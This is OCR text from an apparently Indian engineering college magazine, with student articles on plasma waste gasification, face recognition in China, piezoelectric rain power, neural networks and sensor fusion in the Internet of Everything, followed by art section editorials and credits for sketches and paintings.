
❖ Conventional Gasification

A thermal process, which converts carbonaceous materials such as MSW into Syngas using a limited quantity of air or oxygen. Temperature is 1450 to 3000°F.





❖ Plasma process Using Coal

Collocate MSW plasma processing plants (in modules of 1,000 TPD) with existing operational coal-fired power plants. The amount of coal supplied to a plant will be reduced, proportionate to the thermal output of the MSW plant. The hot gaseous emissions from the plasma plant afterburner system will be fed directly into the coal plant combustion chamber to supplement the combusted coal gases. The combined plasma and coal gaseous emissions would produce steam and power equal to the normal coal plant generating capacity. MSW would replace large volumes of coal for power generation in a very efficient, cost-effective and environmentally cleaner operation



❖ Plasma Arc Gasification

A high temperature pyrolysis process whereby carbon based materials carbon based materials are converted into syngas. Inorganic materials and minerals of the waste produce rocklike glass by product called vitrified slag. High temperature is created by an electric arc in a torch whereby a gas is converted into plasma. Operating temperature 4000-7000○C.




- **DISADVANTAGES:**


➢ Initial cost of instalment of equipment is very high.
➢ High maintenance.
➢ Skilled labours required.

- **ADVANTAGES:**

➢ Solid waste is managed.
➢ More than 50% more electrical energy from MSW gases.
➢ Significantly lower operating costs
➢ Use of power plant systems reduces number of MSW-associated systems
➢ Commercial marketing of Solid residue is possible.
➢ Need for landfills are reduced.

**Suraj Supekar**
TE Electrical

# Face-detecting systems in China now authorize payments, provide access to facilities, and track down criminals.




Technology from Face++ is already being used in several popular apps. It is possible to transfer money through Alipay, a mobile payment app used by more than 120 million people in China, using only your face as credentials. Meanwhile, Didi, China's dominant ride-hailing company, uses the Face++ software to let passengers confirm that the person behind the wheel is a legitimate driver. (A "liveness" test, designed to prevent anyone from duping the system with a photo, requires people being scanned to move their head or speak while the app scans them.h

The technology figures to take off in China first because of the country's attitudes toward surveillance and privacy. Unlike, say, the United States, China has a large centralized database of ID card photos. During my time at Face++, I saw how local governments are using its software to identify suspected criminals in video from surveillance cameras, which are omnipresent in the country. This is especially impressive—albeit somewhat dystopian—because the footage analyzed is far from perfect, and because mug shots or other images on file may be several years old.

**Rutuja Mhaske**
TE -IT

# Power generation by piezoelectric Buzzer in Rainy season



Solar energy is potential solution to the environmental problems being caused by fossil fuels. When fossil fuels are burned to generate electricity, they release harmful greenhouse gases into atmosphere. The vast majority of scientists believe that counting to depend on fossil fuels is going to cause serious environmental problems in the future,. Another important use of solar energy is in satellite. Many satellite are engineered with photovoltaic panels which capture sunlight and convert it into electricity that is used power the satellite.

During rain season, atmosphere become cloudy so there is no longer chances of Sundays, because of this solar panel reduces it output, results that battery cannot be charge. So as to increase the output of battery, this can be achieve by using piezoelectric transducer sheet. Piezoelectric sheet is an active transducer that can be generates electrical power when mechanical stresses applied on it. It means that, in rainy season when high pressure water raindrops falls on the piezoelectric sheet surface. According to this principle it generates electrical power and this power is given to the battery bank and battery bank starts changing in this way output of battery bank can be increases.

**Vijay Murge**
SE- Intsrumentation

# ARTIFICAL NEURAL NETWORK

Artifical neural network is a classification technique by working of neurons in nervous systems of human brain. The principle behind ANN is that knowledge is acquired through learning as the neurons in our brain receives input signals from other neurons, artifical neurons facilitates learning process through weighted input as well as interconnections among neurons. The input received by the network of neurons is represented as a vector. These inputs are multiplied with assigned weight values and added up. The whole ANN model has 3 layers input, output layer and hidden layers. It is the hidden layer that converts the given input into an intermediate from to be used by the output layers. Learning methods udes in a given ANN model has significance in generating the output Gradient Descent, back propagation etc are a few learning algorithums commonly used. Among various neural network architectures, multilayer perceptrons, self organizing maps, radial basis function network are found to be effective in pattern recognition applications. The techniques discussed so far has the limitations of extracting and processing huge raw data for feature extraction and processing. The limitations are overcome by the deep learning algorithms with the power of parallel and distributed computing, and sophisticated algorithms. Moreover the limitations of comlpex features extractions is also overcome by deep learning. Deep learning is ANN with multiple non-linear layers. It has been used in protein structure prediction, protein classification, subcellular localization etc.

**Riteshkumar G. Dube**
T.E. Electronics



# Importance of Sensor Fusion in the Internet of Everything (IoE)

After the inception of Internet of Things (IoT) a very new term is get into existence i.e. Internet of Everything (IoE). Before discussing on Internet of Everything one must know the meaning if it. In Internet of Everything process, people, data, & things are connected intelligently. Internet of Everything is a platform which makes the connection among process, people, data, & things more valuable & relevant. IoE generates new capabilities for businesses, individuals and countries by converting information into actions.

Internet of Everything is based on Internet of Things with the inclusion of intelligence in the network. By intelligence in network we mean that a network of various things must possess visibility across earlier different systems along with the orchestration & convergence properties. Today's IP-Enabled modern devices & easy availability of broadband & internet services along with the advantages of IPV6 has made it possible to create new connections joining the Internet of Everything. IoE has significance over IoT in terms of security, network congestion, privacy and consumption of energy. IoE comprises of network of context aware devices which plays an important role. This secure infrastructure of IoE can be scaled up without compromising with intelligence and security.

**Essentials of IOE :**

**People:** LinkedIn and Facebook like social networking platforms are available for People to connect through tablets, PC's and Smartphones. And due to progress in internet facilities people now has become more interactive with the helping hand of IoE. For example we can see many people wearing digital jewellery on skin. Some very common example of such digital jewellery is smart watches, by which one can measure his/her daily workouts along with diet plans. Various sensors are available that can be wear with cloths. In IoE people may act as nodes. And these nodes of people are the source of constant static data stream.

**Data:** In present scenario data is gathered and sent to central repository by the devices through internet. Once all the data reach at central source, analysis and processing is done over the data. In all cases the data has short-lived value. The value of data becomes almost zero as fast as it is generated. So it is not necessary to store all data.


**Things:** Things in IoE comprises of various physical objects or things like sensors, actuators, meters and more devices which have the capability to interact with other devices and networks for information sharing. Things/devices share their sensed data, provide proper responses for control inputs and also helps in decision making processes. Example of Things in IoE consists of production line robots that automate factory production planning, smart electricity metering devices that shares consumed energy etc.

**Process:** Another essential part of IoE is process. Evolution of technology is required in explosively scalable large extent, automated businesses and organizations. Process is the important aspect of IoE as it is responsible for interaction among data, people & things in order to provide economic value and benefits to the society.


**Major difference between IoT & IoE :** In IoT T stands for physical or virtual things that can be made addressable & have the capability to send the data or information without the need of human being. Autonomous interaction among various things is the central part of IoT. On the other hand IoE includes


accepting communications initiated by users and interactions allied with the global entirety of networked devices. Conceptualization of IoE is done at Cisco. According to Cisco, IoE is a communication and connection among data, things, process and people, but in an intelligent way. Interactions are among IoT, machines and M2M are occasionally considered identical. The more liberal IoE theory includes, besides M2M communications, machine-to-people (M2P) and technology-assisted people-to-people (P2P) communications.

**Importance of sensors fusion in IoE :** Sensors has become the essential part of any IoT and IoE based devices and applications. With the use of appropriate sensors now humans can make ultimate sensing machines which can mimic like humans or can be said more intelligent than humans in various cases. Now-a-day's use of sensors has become very common. We can find various sensors in automatic systems, health care, climate monitoring, oil searching and smart computing and mobile devices. Sensor fusion is an important aspect of IoE. It can be understand easily by taking example of human body. A human body is the live example of sensors fusion. At a time, many sensors work simultaneously e.g. when humans eat something there are a lot of sensors working together to support the action 'eating'. For example while eating, eyes works as visionary sensor, nose smells the food, hands works as actuators, and finally the test buds are used to know about the taste of food. So it can be said that it's a combination or fusion of various sensors. And at the mainstream human brain takes inputs from all sensors of the body and according to the input accurate decision is taken. So fusion of sensors makes the tedious task very easy. One more very popular example of health apps can be found these days e.g. Pedometer. These health based apps measures the number of steps you have taken in whole day along with the amount of calories burned while making these steps. Day by day advancement in technology making these apps now even smarter. Revolutionary improvements came after the use of MEMS-based inertial sensors. And now the next generation of pedometer apps makes use of Altimeter, which is used to determine and account for the altitude changes while a person is walking, from a fixed reference point (elevation).Fusion of sensors along with embedded connectivity & processing enables context awareness & it tends to a new world of services.



**Conclusion:** People lives can be made easier with the help of information collected through sensors. Further with the use of data mining people can feel more secure and can ensure privacy for their secret data and information. With the sensor fusion & Remote Emotive Computing (REC) technology one can generate more capable IoE devices. It can be said without any doubt that Internet of Everything (IoE) will be a masterstroke and will touch all the important details of life in coming one or two decade. Are you ready to be a part of it?




**Adwait N. Pitale**
B.E. Electronics

# Creative Time



# ART SECTION

# Staff Editorial



Art is a diverse range of human activities in creating visual, auditory or performing artifacts, expressing the author's imaginative or technical skill, intended to be appreciated for their beauty or emotional power. In their most general form these activities include the production of works of art, the criticism of art, the study of the history of art, and the aesthetic dissemination of art.

The oldest documented forms of art are visual arts, which include creation of images or objects in fields including today painting, sculpture, printmaking, photography, and other visual media.

It gives me immense pleasure to thank all the students for all their efforts they have put in for this magazine. A heartfelt gratitude to all the staff members for their support and encouragement.

There is wide variety of art displayed further which will give the readers an insight towards the arititis world. We sincerely hope that in the following pages of Art Impression you will find an inclination towards the love of art.

Thanking You

**Prof. Sweta Patil**
Editor: Art Section

# Student Editorial



Creative design plays a very crucial role in communicating the right message across diverse set of audience.


As often said “creativity takes courage or picture is a poem without words “the art contributed has rightly depicted the theme of magazine “SAMAY THE TIME PARADOX” in help in showing the distance between art to modern art .


We would like to thanks are teacher for trusting us and guiding us all the way through which has resulted collaborative amongst different students.
It has been educating and a wonderfull experience .


**Siddhi V. Chavan**
Student Editor
(Art Section)

# SKETCHES











Kaustubh Adhyapak, TE E&TC




Ms. Meghana Atakari
Asst. Prof Electronics Department



Sourabh Aher
SE Instrumentation

# SKETCHES










Snehal Songare, F.E. IT






Trupti Gargade, TE, E&TC. (A-Div.)

# SKETCHES



Ms. Prajwal Gaikwad,
Asst. Prof Computer Department



Mr. Prashant S. Sadaphule,
Asst.Prof Computer Department





Sandesh Shinde, SE Instrumentation



Prerana Patil, TE Electrical



Benzeer Meshram, TE Electrical

# Painting










Swapnil Danapure, B.E. E&TC




Tejaswini Yadav, B.E. IT




Ms.Amrapali Chavan, Asst.Prof Computer Department.

# Painting





Prerana Patil, TE Electrical



Mrs. Reshma Totare,
Asst. Prof. IT Department



Mrs. Reshma Totare, Asst. Prof. IT Department

# Photography

